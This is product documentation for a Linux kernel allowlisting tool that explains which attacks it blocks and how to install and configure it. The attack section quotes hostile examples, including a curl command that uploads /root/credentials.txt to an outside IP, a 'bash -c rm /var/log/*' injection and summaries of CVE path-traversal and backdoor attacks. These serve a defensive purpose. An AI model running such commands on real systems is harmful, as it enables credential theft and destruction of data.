On a standard Linux server, a file downloaded to /tmp is executable the moment it arrives. As root, there are no further gates.
What Root Lock does. Every program must have an allowlist entry before the kernel will run it. A file downloaded to /tmp has no entry — it was never observed during Setup Mode, never reviewed, never approved.
In Lockdown, the kernel refuses to execute it. The attacker has a file. They cannot run it.
This applies equally to interpreted scripts. A malicious Python script dropped at /tmp/attack.py has no allowlist entry for that path. Root Lock’s Secure Script Launchers give each script its own allowlist entry, separate from the interpreter. Python runs. The unauthorized script does not.
What it does not cover. If the attacker already controls an approved program and issues commands within that program’s approved scope, the program check does not apply. The other two still do: the program can only read and write files in its allowlist, and only connect to destinations in its network allowlist.
Every attempt to launch a new program returns to this gate — any new program without an allowlist entry is blocked. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program reads what it shouldn’t
The attack. CVE-2021-41773 — Apache HTTP Server 2.4.49. A flaw in how Apache validates URL paths allows an attacker to craft a request that escapes the web root. Apache fetches and returns arbitrary files from the filesystem. The attacker requests /etc/passwd. Apache reads it and returns it. No authentication required.
The traditional defense — run Apache as www-data with limited permissions — does not help when the attacker targets files that www-data can legitimately read. On most systems, /etc/passwd is world-readable by design.
What Root Lock does. Apache’s allowlist entry defines exactly which files and directories it can read. /etc/passwd is not in that list — Apache was never observed reading it during Setup Mode, because a correctly configured web server never needs to.
When the crafted request causes Apache to attempt to open /etc/passwd, the kernel refuses. The path traversal works as a URL trick. It fails as a file operation.
The question is not whether the system user can read /etc/passwd. The question is whether this specific program — Apache — is approved to read it. It is not.
The same mechanism applies to binary replacement. If an attacker who already has root tries to overwrite /usr/bin/whoami with a malicious script, the write is blocked — because the program issuing the write does not have /usr/bin/whoami in its file write allowlist. Root privilege does not override this check.
What it does not cover. If the attacker targets only files the compromised program is already approved to read, this gate does not apply. The other gates still do: writes outside the approved paths are still blocked, every outbound connection is still gated by the network allowlist, and any new program the attacker tries to run is blocked at the program gate. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program sends data it shouldn’t
The attack. An attacker on a server uses curl — a standard utility present on nearly every Linux system — to send data out:
curl -X POST --data-binary "@/root/credentials.txt" http://203.0.113.42/upload
On a standard server with root access, this works. curl reads the file, opens a socket to the destination, and uploads the contents. The data leaves.
What Root Lock does. Two checks activate, independently. First, /root/credentials.txt is not in curl’s file access allowlist — curl was never approved to read files from /root. The read fails before a connection is attempted. Second, even if curl could read the file, 203.0.113.42 is not in curl’s network allowlist. The socket is refused.
Either check alone stops the exfiltration. Both activate.
The result is the same whether the attacker uses curl, wget, a raw /dev/tcp connection, or logger forwarding to a remote syslog server. A socket to a non-allowlisted IP is refused, regardless of which tool asks and regardless of privilege level.
Log4Shell (CVE-2021-44228) shows the same gate working in reverse. The attack works by causing a vulnerable application to reach out to attacker-controlled infrastructure to fetch and run malicious code. That outbound request — to a server not in the application’s network allowlist — is refused. The code never arrives. The attack ends at the network gate before anything executes.
Scope. Network allowlisting controls which programs can reach which destinations. What they send over those approved connections is the domain of your network detection tools — see the complementary table in How Root Lock Compares.
Even when an attacker uses an approved program’s approved connection, the program still cannot reach destinations outside its network allowlist, read or write files outside its file allowlist, or launch a new program — see When Attackers Stay Within Approved Boundaries.
When attackers stay within approved boundaries
Root Lock enforces three things per program. An attacker who stays entirely within those approved boundaries is constrained — but not stopped. Each scenario below shows what remains enforced even then, and which defenses handle the rest.
Prompt injection. An attacker embeds instructions in content the program processes — a document, a web page, an API response. The program follows them. Root Lock sees an approved program doing approved things. File access and outbound connections remain gated. The attack is in the meaning of the content — content-layer defenses are what handle content-layer attacks.
Command injection inside an approved interpreter. If bash is on the allowlist and an attacker causes an approved program to call bash -c 'rm /var/log/*', the command runs within bash’s approved file scope. File access outside that scope is still blocked. What runs inside an approved interpreter is not inspected — tight allowlist scope limits the damage.
Backdoored programs that are already on the allowlist. vsftpd 2.3.4 (CVE-2011-2523) shipped with a backdoor compiled in — connecting with a username containing :) opens a listener on port 6200 and hands the attacker a root shell.
If vsftpd is on the allowlist, the backdoor activates inside vsftpd’s own process: no new binary executes, no outbound connection is made, and no file access outside vsftpd’s approved scope occurs.
Root Lock limits what the attacker can do with that shell — file reads and outbound network connections remain gated. A program already approved to run can exercise its approved permissions, including ones a backdoor author planned for.
The delayed-activation case is the malicious sleeper: an approved program behaves as expected for months, then turns those same permissions against you. The execute gate does not fire, because nothing new runs, but under Lockdown the program’s file reads and writes stay inside its allowlist and every destination outside its network allowlist stays closed.
Backup does not stop the sleeper’s first write to an approved path, but it lets you restore protected directories to the version from before the damage. HeartSuite Joint File System (HJFS) adds per-program-version file isolation and automatic backup of every data file.
Attacks within a program’s approved scope. A compromised web server that reads only files it is already approved to read, and connects only to destinations already in its network allowlist, operates within its allowlist. Every file outside that scope is still blocked. Every connection to an unapproved destination is still refused.
Tight allowlisting limits the blast radius. Under Lockdown, the kernel blocks any program (including root) from reaching backup files, so previous versions remain intact and restorable from the Dashboard’s Backup.
Under Lockdown the kernel gates execute, files, and outbound network per program. By design, remote root does not override those gates and has no intended path to change the sealed allowlist while the machine is running.
The allowlist files are immutable on disk and the kernel refuses the write, while the backup files are protected by the Root Lock kernel itself rather than by filesystem permissions. Unapproved programs do not persist across reboot, but an already-approved program keeps its grants until you change them from a maintenance window.
Lockdown also sets chattr +i on the /root directory inode itself, not only on the allowlist files, so the curl example above meets two layers: the per-program file allowlist refuses the read of /root/credentials.txt, and the immutable flag on the directory is the seal. Neither layer can be lifted remotely, because unsealing takes the console GRUB pick Maintenance: unseal and return to Root Lock. See Circumvention and recovery.
For detection and response when an attack stays within approved boundaries, see How Root Lock Compares — specifically the complementary tools table covering SIEM, NDR, and EDR. For the economics of this attack model — what it costs the attacker to work through each boundary — see Security as Economics.
2 - Getting Started
Choose your setup path and begin installation.
Overview: On a single host, Root Lock by HeartSuite uses Cloud Path (pre-installed instance, Dashboard appears on first login) or Local Path (manual installation with multiple reboots). Cloud Path and Local Path both arrive at the Dashboard after initial setup.
Before you begin
Check Before You Begin for system requirements and prerequisites, then follow Cloud Path or Local Path below.
Order of work
On Local Path, finish distribution updates and install the packages and services this host will actually run. Then run the installer. After the first reboot into the Root Lock kernel, leave the host alone until the Dashboard appears, because Root Lock is still adding startup and shutdown programs from those boots.
On Cloud Path, Root Lock already finished initial setup during image preparation. First-boot leftovers can still appear in the queues; skip any the host does not need at runtime.
When the Dashboard appears, Root Lock has already added the programs that executed at boot and shutdown. In Setup Mode, Root Lock logs the rest of the workload. Allowlisting Basics covers approve and skip. After Lockdown, add software through Protecting During Maintenance.
Choose your path
Cloud Path
Launch a pre-installed Root Lock instance. No download or kernel installation required. First-boot leftovers can still appear in the queues; skip any the host does not need at runtime.
Launch the instance — start a pre-installed image on AWS, Google Cloud, Azure, DigitalOcean, Linode, or another provider.
Open the Dashboard — you boot into Setup Mode and the Dashboard appears on first login. Initial setup is already complete.
Verifying Installation — confirm the Dashboard is ready, then follow the Suggested Next Step to begin allowlisting.
Local Path
Install Root Lock on bare metal or a full virtual machine with hardware virtualization. Finish distribution updates and the packages this host will actually run, then:
Many hosts still install through Cloud Path or Local Path on each machine. Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
Once initial setup is complete, Cloud Path and Local Path merge — the Dashboard shows the setup checklist and the Suggested Next Step directs you to begin allowlisting.
2.1 - Before You Begin
System requirements and prerequisites for installing Root Lock by HeartSuite.
Overview: Confirm the requirements below match your system, then follow Cloud Path or Local Path on that host. On Local Path, finish distribution updates and the packages this host will run before you install.
System requirements
Operating System: x86 (64-bit) Linux. The current installer needs glibc 2.34 or newer and Python 3.11 or newer. The 6.18 lab set is Debian 12, Debian 13, Ubuntu 24.04, and Ubuntu 26.04. Debian 11 and Ubuntu 20.04 use the 5.19 kernel only. Ubuntu 22.04, Rocky Linux 9, and the rest of the EL9 family are not offered (Python below 3.11). RHEL 8 and older extended-support releases are below the glibc floor. See Distro Compatibility Matrix.
Execution environment: bare metal or a full virtual machine with hardware virtualization (KVM, cloud hypervisors, VMware). The Local Path command is the same on both. Shared-kernel container guests (OpenVZ, LXC, Docker/Podman guests sharing the provider kernel) are not a fit by design: Root Lock must boot its own kernel. If a VPS or cloud guest has no /dev/kvm, install directly on that guest, because the installer stops at the start inside a second guest nested within it. See Bare metal, virtual machines, and nested VMs and Deployment Scenarios.
Access Level: Root access (sudo privileges).
Skills: Basic familiarity with the Linux command line.
If your setup differs, check the Introduction for compatibility details.
Finish the OS first
On Local Path, complete distribution updates and install the packages and services this host will actually run. Then install Root Lock. During initial setup, Root Lock records startup and shutdown programs from those boots. Package-install helpers, compilers, and one-shot probes that execute in that window become allowlist entries even if they never execute again.
After the Dashboard appears, run the workload you will keep and leave out compilers, probes, and other one-shot tools, because everything that executes in Setup Mode lands in the review queues. After Lockdown, add software through Protecting During Maintenance.
Choosing your setup path
Cloud Path
Launch a pre-installed Root Lock by HeartSuite instance on AWS, Google Cloud, Azure, DigitalOcean, Linode, or another provider. No download or kernel installation required — you boot directly into Setup Mode and the Dashboard appears on first login.
Finish distribution updates and the packages this host will actually run, then download the installation package from heartsecsuite.com, extract, install the Root Lock kernel, and complete the Installation setup through multiple reboot cycles before reaching the Dashboard.
Cloud Path and Local Path merge at the Dashboard after initial setup is complete. Cloud users continue to Verifying Installation. Local users continue to Obtaining Root Lock.
Many hosts still install through Cloud Path or Local Path on each machine. Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
3 - Obtaining and Installing Root Lock by HeartSuite
Download and installation steps for Root Lock by HeartSuite.
Overview: On a single host, Root Lock by HeartSuite installation follows Cloud Path or Local Path. Both end at the Dashboard after initial setup confirms that the machine is ready for allowlisting. On Local Path, finish the OS and the services this host will run before you install.
Finish the OS first
On Local Path, complete distribution updates and install the packages and services this host will actually run. Then run the installer. During initial setup, Root Lock records startup and shutdown programs from those boots. Package-install helpers, compilers, and one-shot probes that execute in that window become allowlist entries even if they never execute again.
On Cloud Path, Root Lock already finished initial setup during image preparation. First-boot leftovers can still appear in the queues; skip any the host does not need at runtime. Details are in Installation Part 2.
Choose your path
Cloud Path
Launch a pre-configured cloud instance (AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers). The Dashboard confirms initial setup is complete on first boot — skip ahead to the allowlisting queues. First-boot leftovers (cloud-init, provisioning helpers) can still appear there; skip any the host does not need at runtime.
Installer and initial setup logs from the image build are in /var/log/heartsuite/. Use the provider serial console if you need them.
Local Path
Finish distribution updates and install the packages and services this host will actually run, then run a single install command on bare metal or a full virtual machine with hardware virtualization. The host then reboots several times while Root Lock adds startup and shutdown programs to the initial allowlist. Nesting a second guest without /dev/kvm causes the installer to stop at the start. See Bare metal, virtual machines, and nested VMs.
Installation Part 2 — Complete the initial setup steps to allowlist startup and shutdown programs.
After the final reboot cycle, the Dashboard appears and displays the Suggested Next Step to guide you into allowlisting. On failure or for forensics, use the serial console to cat /var/log/heartsuite/install.log.
Many hosts still install through Cloud Path or Local Path on each machine. Ansible installs by running the Local Path installer or launching a Cloud Path image, then applying policy — see Central Policy.
Install Root Lock by HeartSuite with a single command.
Overview: Install Root Lock by HeartSuite with a single command.
Note
This public install is a beta. Product version stays 1.7.0. Debian 12 is the reference platform. Inspect the bootstrap before piping to a shell if you prefer.
Note
Cloud users who launched a pre-configured instance (AWS AMI, GCP image) already have Root Lock installed. Skip this step and proceed directly to the Dashboard.
Run this command after distribution updates are finished and the packages and services this host will actually run are installed. During initial setup, Root Lock records startup and shutdown programs from those boots. Package-install helpers, compilers, and one-shot probes that execute in that window become allowlist entries even if they never execute again.
curl -fsSL https://get.heartsecsuite.com/get-heartsuite.sh -o get-heartsuite.sh
less get-heartsuite.sh
sudo bash get-heartsuite.sh
The script downloads and installs the Root Lock kernel, tools, and Dashboard, then reboots automatically. Proceed to Installation Part 1 after the reboot.
The installer itself is also published at the v1.7.0-beta GitHub Release (heartsuite-install.sh plus .sha256). That release is the beta channel, separate from the numbered 1.7.0 release.
3.2 - Installing Root Lock by HeartSuite – Part 1
Install the Root Lock kernel and boot into it for the first time.
Overview: After running the install command, the machine reboots into the Root Lock kernel.
Note
Cloud users skip this step entirely, because the Root Lock kernel is pre-installed. The Dashboard appears automatically on first boot and confirms initial setup is complete.
Reboot into the Root Lock kernel
The installer sets the Root Lock kernel as the default boot target and reboots automatically. A 5-second countdown appears — press Ctrl+C to cancel if you need to inspect logs before rebooting.
After reboot, Root Lock reads the startup and shutdown logs and adds those programs to the allowlist automatically. Continue with Installation Part 2.
Note
If you are connected over SSH, your session drops when the reboot fires — this is expected. Reconnect after the machine comes back.
While initial setup is running, each SSH login shows a brief status line and drops you at a regular shell; the Dashboard appears once complete. The serial console (virsh console, AWS EC2 Serial Console / Get system log, Linode LISH, Hetzner console, etc.) shows the current step on every boot. On cloud serial, run cat /var/log/heartsuite/install.log to see bundle output or journalctl -t heartsuite for denial and alert lines.
Note
If an amber warning appears instead of the countdown, the installer could not set the GRUB default automatically. This occurs on Alpine Linux or when the GRUB configuration is missing. The warning includes instructions for opening a console session on your cloud provider (AWS, Azure, GCP, or DigitalOcean) or local VM before rebooting — then select the Root Lock kernel from the GRUB menu manually.
If the machine boots to the wrong kernel or hangs:
Verify the installer completed without errors before the reboot fired.
Reboot and select the Root Lock kernel from the GRUB menu manually. On a VM, use the hypervisor serial console.
If the issue persists, contact HeartSuite support at support@heartsecsuite.com — we’re happy to help.
3.3 - Installing Root Lock by HeartSuite – Part 2
After the first boot, Root Lock reads the startup and shutdown logs and adds the programs it finds. On serial the Dashboard can open by itself. On a graphical VM window, log in as root and type hs.
Overview: No commands are needed after the first boot into the Root Lock kernel. Root Lock reads the startup and shutdown logs and adds the programs it finds to the allowlist. When that is complete, the Dashboard opens on the serial console. A graphical VM window (hypervisor VNC, virt-manager, and similar) stays a normal login: log in as root and type hs or heartsuite.
Note
Cloud users skip live initial setup. On a pre-configured cloud instance, the Dashboard confirms initial setup completed during image build. Installer and initial setup logs from the image build are in /var/log/heartsuite/ and accessible via the provider’s serial console.
What happens after the first boot
Root Lock reads the startup and shutdown logs, adds the programs it finds to the allowlist, and reboots. This repeats until no new programs are found — typically three to five passes, depending on the distribution.
While initial setup is running, you will see:
Over SSH: each time you reconnect, the login shows a brief status line and drops you at a regular shell — no action needed:
HeartSuite initial setup is running — step N.
The system reboots automatically. Reconnect in a few minutes.
On the serial console (virsh console, AWS EC2 Serial Console or Get system log, Linode LISH, Azure Serial Console, GCP serial, IPMI serial-over-LAN): attach and press Enter once when you see Press Enter to start. Serial autologs in as root. During setup it shows the current step; when setup is finished the Dashboard can open there. To inspect logs: cat /var/log/heartsuite/install.log (installer) or cat /var/log/heartsuite/initial-setup-latest.log.
On a graphical console (the VM window, hypervisor VNC, virt-manager, Proxmox, and similar): that is a normal login. The Dashboard does not start by itself. During setup you may see kernel lines and a login prompt. When setup is finished, log in as root and type hs or heartsuite. Press Enter to start is serial-only.
The first time the Dashboard is in front of you, initial setup is complete.
Leave the host quiet
After the first reboot into the Root Lock kernel, leave the machine alone until setup finishes, because Root Lock is still adding startup and shutdown programs from those boots. Each SSH reconnect shows a status line and a shell. On a graphical VM window the login prompt stays, so log in once setup finishes rather than waiting for the Dashboard to replace it.
What already landed on the allowlist
When the Dashboard appears, Root Lock has already added the programs that executed at boot and shutdown. The Dashboard checklist starts at Program Allowlisting. In Setup Mode, Root Lock then logs the rest of the workload.
Package-install helpers, compilers, and one-shot probes that executed during those unattended boots are already allowlist entries even if they never execute again.
Run the services you will keep
Start the services this host will keep, and leave out throwaway tests, compilers, and extra shells, because everything that executes now lands in the review queues. In the review queues, approve programs that belong on this host and skip the one-shots, because approving them lets them run under Lockdown. Allowlisting Basics covers approve and skip.
On Cloud Path, Root Lock already finished initial setup during image preparation. First-boot leftovers (cloud-init, provisioning helpers) may still appear in the queues; skip any the host does not need at runtime.
Cloud images often ship a first-boot SSH policy that allows password login so you can reach the guest. After first boot, running sshd is typically key-only. Check the live sshd configuration for leftover cloud-init snippets.
If the Dashboard does not appear
If initial setup is still running, SSH reconnects show the status line above instead of the Dashboard. Wait a few minutes and reconnect. On a graphical VM window, a login prompt is normal; log in as root and type hs after setup finishes.
If repeated reconnects still show the status line rather than the Dashboard:
On serial, attach and press Enter. On a graphical VM window, log in as root and type hs. To inspect logs:
journalctl -t heartsuite
cat /var/log/heartsuite/install.log # installer logcat /var/log/heartsuite/initial-setup-latest.log # or ls /var/log/heartsuite/ for step logs
Verify the Root Lock kernel is loaded:
uname -r
Expected output ends in HeartSuite.
If the wrong kernel booted, reboot and select the Root Lock kernel from the GRUB menu manually (requires serial console access on cloud).
If the issue persists, contact HeartSuite support at support@heartsecsuite.com and include /var/log/heartsuite/install.log and /var/log/heartsuite/initial-setup-latest.log — we’re happy to help.
If setup stops with an error
If something goes wrong during setup, the next login (SSH or serial console) shows an error with the reason and log location.
Two options are available:
[r] Retry — restarts the setup from where it stopped.
[q] Open shell — drops you to a shell to investigate before retrying. On the serial console, cat /var/log/heartsuite/install.log or cat /var/log/heartsuite/initial-setup-latest.log. AWS Get system log shows the serial buffer; CloudWatch needs the platform agent plus IAM, which Root Lock does not install.
Warning
Setup must complete before you activate Lockdown. If the initial allowlist is incomplete, the system may hang on boot or shutdown after activating Lockdown.
If retry does not clear the error, contact HeartSuite support at support@heartsecsuite.com and include the log path shown on the error screen — we’re happy to help.
When the Dashboard appears and initial setup is complete, continue to Verifying Installation.
4 - Confirm the Root Lock kernel is actually running
Initial setup checks that you booted the Root Lock kernel and the Dashboard is ready. What complete looks like on cloud and on local.
Overview: Initial setup confirms that Root Lock by HeartSuite is active and the machine is ready for allowlisting. Auto-added allowlist entries are the programs that executed at boot and shutdown; the queues hold the rest. Installer and initial setup logs are in /var/log/heartsuite/ and accessible via provider serial console (AWS, Linode, Hetzner, and others).
What complete looks like
Cloud Path
When you launch a pre-installed Root Lock cloud instance, the Dashboard confirms initial setup is complete on first boot and suggests the next step. Use the serial console to cat /var/log/heartsuite/install.log if you need the installer or initial setup logs from the image build.
Local Path
After completing the local installation process (download, GRUB preparation, kernel install, and unattended initial setup), the Dashboard appears. From here, Cloud Path and Local Path proceed identically.
The Dashboard shows the same state on a fleet host after Cloud Path or Local Path initial setup. Applying allowlists across many hosts is Central Policy.
What the Dashboard shows
When initial setup is complete, the Dashboard confirms:
Protection state (indicator at the top): Shows SETUP MODE: logging only, nothing is blocked
Checklist: Starts at Program Allowlisting (initial setup is already done; it is not a Dashboard row)
Status line at the bottom: Shows the kernel indicator (“Root Lock” or “maintenance kernel”), current mode, time in mode, and Lockdown status
Suggested Next Step: Directs you to begin program allowlisting
What is already on the allowlist
When initial setup is complete, the auto-added entries are the programs that executed at boot and shutdown. The review queues hold the rest. Skip one-shot tests, install helpers, and other programs you will not keep, because anything you approve can run under Lockdown. Allowlisting Basics covers approve and skip.
The protection state indicator appears as a full-width, high-contrast bar at the top of the Dashboard. Its content depends on the current system state:
State
Indicator
Setup Mode
SETUP MODE: logging only, nothing is blocked
Lockdown (no immutable seal)
LOCKDOWN: immutable seal not applied
Lockdown + sealed
Lockdown applied
maintenance kernel
maintenance kernel: Root Lock not active. No blocking. No logging. No backups.
Status line at the bottom
Below the protection state indicator, a status line shows:
Root Lock Setup Mode active for 3d 7h: logging only, nothing is blocked
Kernel indicator: “Root Lock” (when the Root Lock kernel is active) or “maintenance kernel” (when booted to the recovery kernel with no Root Lock loaded)
Mode: Setup Mode or Lockdown, with time in current mode
Lockdown: — (Setup Mode), Not applied (Lockdown without immutable seal), or Applied (Lockdown with immutable seal)
What to do if verification fails
If initial setup does not complete, or the indicator at the top shows a state you did not expect (for example, “maintenance kernel” when you intended to boot Root Lock):
Check the status line at the bottom of the Dashboard. It shows the kernel indicator (“Root Lock” or “maintenance kernel”). If it shows the maintenance kernel, reboot and select the Root Lock kernel from the GRUB menu.
Check that the Root Lock systemd service is running:
systemctl status heartsuite
For local installations, the Dashboard appears only after unattended initial setup finishes. If it has not appeared, check /var/log/heartsuite/install.log on the serial console. There is no System Setup screen.
If the Dashboard shows “UNKNOWN STATE: protection status cannot be determined”, follow the Suggested Next Step displayed on the Dashboard.
For advanced troubleshooting, you can verify kernel-level activation directly:
dmesg | grep HEARTSUITE
The Dashboard provides this same information in the protection state indicator and the status line at the bottom.
With initial setup confirmed, follow the Dashboard’s Suggested Next Step to begin program allowlisting.
5 - Approve what each program may do
Linux lets any program run, read any file, and connect anywhere. Root Lock requires an allowlist entry for all three — per program, not per user.
Overview: By default, any program on a Linux server can execute, access any file, and connect to any destination. Root Lock by HeartSuite controls all three per program — not per user.
Two different programs running under the same user get separate allowlist entries with separate permissions. The Dashboard guides you through each approval and tracks your progress.
The Dashboard Lockdown Checklist shows three review queues, then Secure Script Launchers as a separate row (not a queue):
Program Allowlisting ([p]): Approve which programs may execute.
File Access Allowlisting ([f]): Approve which files and directories each program can read or write.
Internet Access Allowlisting ([i]): Approve which outbound internet destinations each program can reach.
Secure Script Launchers ([s]): Give each Python, Perl, or PHP script its own allowlist entry. See Script Launchers.
Start from the Dashboard — it shows how many items are waiting in each queue and the Suggested Next Step directs you to whichever needs attention. The review queues manage volume through intelligent grouping. There is no Approve All.
In this section
Allowlisting Basics — Core procedures for reviewing and approving programs, file access, and network connections.
Batch Allowlisting Tools — Activity log format and CLI tools for scripted allowlisting workflows.
5.1 - Review queues: programs, files, network
The Dashboard shows which programs executed during Setup Mode and what each one read, wrote, or reached. Approve what the host needs; skip the rest before you lock down.
Overview: A program running without restrictions on a server can read any file, write anywhere, and connect to any destination. Root Lock by HeartSuite requires every program to be approved to execute, to access files, and to make network connections — each independently.
Even a legitimate tool already on your allowlist — curl, python, a system utility — can only reach the files and network destinations its allowlist entry approves. The Dashboard review queues walk you through each approval.
The three review queues
In Setup Mode, Root Lock logs every program execution, file access, and outbound network connection without blocking anything. These populate three review queues visible from the Dashboard:
Programs queue ([p]) — programs that executed without an allowlist entry
File Access queue ([f]) — programs that already have an allowlist entry and read or wrote files not yet granted
Internet Access queue ([i]) — programs that already have an allowlist entry and reached destinations not yet granted
The Dashboard shows pending counts for each queue and provides a Suggested Next Step. When Programs is empty, the Programs queue suggests File Access ([f]). After you return to the Dashboard, the Suggested Next Step opens Secure Script Launchers ([s]) if interpreters are pending, otherwise the next queue that still has items.
The three queues are independent lists. Suggested Next Step prefers Programs when that count is non-zero, then Secure Script Launchers, then File Access, then Internet Access — that is suggestion order, not a lock. [p], [f], and [i] stay on the Dashboard; you can open Internet Access while Programs still has pending items.
Programs that already have an allowlist entry (from initial setup, install grants, a previous approve, or [p]) can appear in File Access and Internet Access as soon as they read a file or reach an address that is not yet approved. A binary with no allowlist entry yet is listed under Programs. Its file reads and connections are not listed until it has an entry and runs again.
Working through a queue
Starting a review
The Dashboard displays pending counts for each queue. The Suggested Next Step directs you to the queue that needs attention first. Select a queue to begin reviewing.
Single-key actions
The footer shows the primary actions available at any point:
Key
Action
[a]
Approve
[s]
Skip for now (defer without approving)
[n]
Navigate to the next denied item — Lockdown only
[?]
Explain — what this approval means
[q]
Return to the Dashboard
One additional key appears contextually, not in the footer:
Key
When available
[u]
Undo — available until the next approve or skip; cancels the last approval and returns the item to the queue
When to skip
Skip a program that executed only to install, compile, or probe and will not execute in production, because approving it lets that program run under Lockdown. Press [s] Skip for now to defer the item without granting it.
Metadata shown in review
Every review item displays metadata directly in the primary prompt — you do not need to press a key to see it. The fields shown include:
When a program has no entry in any package database, Root Lock displays the raw file path with “(no package)” in the metadata fields. Missing metadata is never hidden — the absence of information is itself a signal.
Individual and grouped review
The review queues handle large volumes without requiring blind bulk approval. Volume is managed through intelligent grouping, not through approving things you cannot see.
Individual review
Each item is presented one at a time with full metadata. Example for a program execution:
/usr/bin/nano executed during Setup Mode.
Package:     nano 7.2-1 -- small, friendly text editor
Attempts:    3

This program has not been allowlisted.

[a] Approve execution
[s] Skip for now
[?] What does approving this mean?
Grouped review
Related items are grouped together (e.g., “847 file reads from /usr/lib/python3/”). Root Lock shows a sample of the grouped items so you can confirm the grouping makes sense before approving.
Queue summary
When the volume of remaining items is large, Root Lock presents a summary of what is ahead — total counts and a breakdown by program — before you begin reviewing. This is an orientation view, not an approval surface. Press [a] or [Enter] to proceed into individual review.
Note
Review grouping and sort order are independent dimensions. A program in any group may appear in any grouping presentation. For example, a program with no package entry that generated 200 file reads would appear in the “Unknown origin” group (sorted first) but could be presented as a grouped review (because the items are groupable by directory).
Programs queue
When a program executes without an allowlist entry, Root Lock logs it. The Programs queue presents it for review.
What the groups mean
Programs are grouped into sections in the program list on the left. These groups determine the order items appear, placing items that need the most investigation first:
Group
Meaning
Unknown origin
Program has no entry in any known package database. No metadata beyond the file path.
Installed after OS
Program belongs to a package installed after the OS provisioning date.
Installed with OS
Program belongs to a package whose install date matches the inferred OS provisioning date.
Root Lock
File path falls under /.hs/. Origin is known; no investigation needed. Sorted last.
The sort order is a workflow convenience that determines which programs appear first. It is not a trust ranking and does not affect the approval mechanism. Every program receives the same approve and skip options.
From the Dashboard, select the Programs queue ([p]). Each program is presented with its package metadata. Press [a] to approve execution or [s] to skip.
python3 is one program
Approving /usr/bin/python3 grants the interpreter. Scripts that interpreter executed do not each become a separate program. Per-script grants start at Secure Script Launchers.
File Access queue
Once you approve a program’s execution, Root Lock begins logging every file it accesses. Programs typically access shared libraries, configuration files, and data files. The File Access queue presents them with two distinct permission levels:
Read access — the default first approval level when approving a file read.
Write access — always includes read access. Granted when approving a file write.
Example review prompt for a file read:
/usr/bin/python3 read during Setup Mode:
/usr/lib/python3/dist-packages/apt/__init__.py
Program:     python3 3.11.2-1 -- interactive high-level object-oriented language
File owner:  python3-apt 2.6.0
Attempts:    12

This file access has not been allowlisted.

[a] Approve read access
[s] Skip for now
[?] What does approving this mean?
Example review prompt for a file write:
/usr/bin/journald wrote during Setup Mode:
/var/log/journal/machine-id/system.journal
Program:     systemd 252-19 -- system and service manager
File owner:  systemd 252-19
Attempts:    3

This file access has not been allowlisted.

[a] Approve read and write access
[s] Skip for now
[?] What does approving this mean?
From the Dashboard, select the File Access queue ([f]).
Tip
Grouped review handles the common case where a program reads many files from the same directory (e.g., /usr/lib/python3/). Root Lock groups these together and shows a sample, so you can approve directory-level access without reviewing each file individually.
Note
Some files shown in the queue may be labelled (no longer exists) in dimmed text. These are files the program accessed during Setup Mode that have since been deleted — temporary files, build artefacts, and similar. They are shown rather than filtered out because approving directory-level access now prevents the program from being blocked under Lockdown when it recreates the same file later. The summary line shows the breakdown: “8 still exist; 34 have been removed since”.
Do not approve directory grants for install-time trees — package-manager caches, build directories, and similar — unless that program needs those paths at runtime, because a directory grant covers everything under it.
Internet Access queue
Programs that make outbound internet connections are logged with the destination IP address and reverse DNS hostname. The Internet Access queue presents these for review.
Example review prompt:
Network: reviewing 1 of 2

curl connected to 3 addresses during Setup Mode  (3 total connections)

Approving grants curl network access to these destinations.

[a] Approve network access
[s] Skip for now
[?] What does approving this mean?

── Destinations (3) ──
  8.8.8.8 (dns.google)                         ×1
  1.1.1.1 (one.one.one.one)                    ×1
  142.250.74.46 (lga34s32-in-f14.1e100.net)    ×1
From the Dashboard, select the Internet Access queue ([i]).
Progress and completion
While working through a queue, a progress indicator shows your position:
Programs: reviewing 3 of 7 ───────────────────────────────
When a queue is empty:
All Programs events reviewed.
Suggested: Review pending File Access events
Allow several days to a week of observation in Setup Mode so systemd timers, cron jobs, and infrequent services appear in the queues before you activate Lockdown.
In Lockdown the review queues are read-only, so [a] and [s] do nothing. The queues show denied items (actions Root Lock blocked), not pending items awaiting approval.
Use [n] to navigate through denied items one by one. To approve a denied program, file access, or network destination, first start a maintenance period from Maintenance ([m]), which returns you to Setup Mode, where the review queues become interactive again.
Note
Denied items in Lockdown are a normal part of operation, not failures. A denied item means Root Lock blocked something that was not on the allowlist. Review it to decide whether to approve it or leave it blocked.
CLI access for scripting and automation
For scripting and automation workflows that run without the Dashboard, /.hs/sys/hs-app-perm-orders-manager browses and edits existing allowlist entries (/.hs/sys is not on PATH). See its built-in help:
# /.hs/sys/hs-app-perm-orders-manager --help
The Dashboard is the supported path for normal use.
After you return to the Dashboard with Programs empty, the Suggested Next Step directs you to Secure Script Launchers ([s]) if interpreters are pending — or to File Access ([f]) if launchers are complete or not applicable. The Lockdown Checklist tracks the remaining rows and always shows what needs attention next.
5.2 - Allowlist many hosts without the Dashboard
CLI tools for scripted allowlisting when the Dashboard queues are not the right path — image builds, fleets, and repeatable installs.
Overview: The Dashboard review queues handle allowlisting for routine setup, because grouped review and metadata enrichment give you the context to approve each program. The two command-line tools below are for scripted deployments and for managing allowlist entries directly when you work from a shell instead of the Dashboard.
These tools are also where external control plugs in. Central automation — Ansible playbooks, Terraform provisioners, GitOps pipelines, ServiceNow flows, Puppet, or custom scripts — prepares policy data and runs the tools on each host to apply or harvest allowlists. See Central Policy Management and External Control for patterns and examples.
For Ansible, the preferred path is the official heartsecurity.root_lock role, which declares allowlist programs and mode transitions on hosts where Root Lock is already installed. It is commonly composed inside larger provisioning playbooks that also handle OS hardening (e.g. dev-sec collection), installation, and host services.
When to use these tools: after Root Lock is installed and initial setup is complete, to add program lists — extras for your application stack, a list reused across hosts, or a bootstrap list scoped to a server role. A new host gets its full allowlist from an install-time baseline instead: harvest the baseline from a reference host, package it with installer pre-seed such as --apo-seed, and let Ansible install that package. Only that baseline shortens the multi-hour initial setup, because it carries each program’s grants as well as its path. See Two ways to seed the allowlist.
Both tools live in /.hs/sys/, which is not on PATH, and both need root.
batch_record_add.py
batch_record_add.py creates allowlist entries in bulk from a plain text file of program paths — one absolute path per line. For each path, it adds the program with /usr/lib and /etc as default allowed directories:
# /.hs/sys/batch_record_add.py <file>
Where <file> contains one absolute program path per line, for example:
/usr/bin/nano
/usr/bin/curl
/usr/bin/wget
Warning
